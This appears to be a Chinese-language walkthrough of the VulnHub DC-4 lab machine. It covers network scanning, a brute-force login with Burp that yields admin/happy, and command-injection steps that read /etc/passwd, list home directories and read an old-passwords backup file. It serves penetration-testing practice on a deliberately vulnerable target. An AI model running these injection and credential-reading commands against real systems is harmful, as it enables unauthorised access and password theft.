靶机下载地址:
https://www.vulnhub.com/entry/dc-4,313/
1、信息收集
arp-scan -l
nmap -A -p- 192.168.1.104
开放:80、22 端口
2、爆破后台
访问http://192.168.13.134/,使用bp爆破一下,这里密码薄采用kali路径下的

/usr/share/john/password.lst
复制粘贴出来即可
可以看到账号和密码为
admin
happy
登进后台
发现可以执行一些命令
篡改命令,查看到了我是谁,这意味着靶机存在命令注入漏洞
whoami
cat+/etc/passwd
发现有三个用户
看一下/home目录
ls+-al+/home
ls+-al+/home/jim
ls+-al+/home/jim/backups
cat+/home/jim/backups/old-passwords.bak
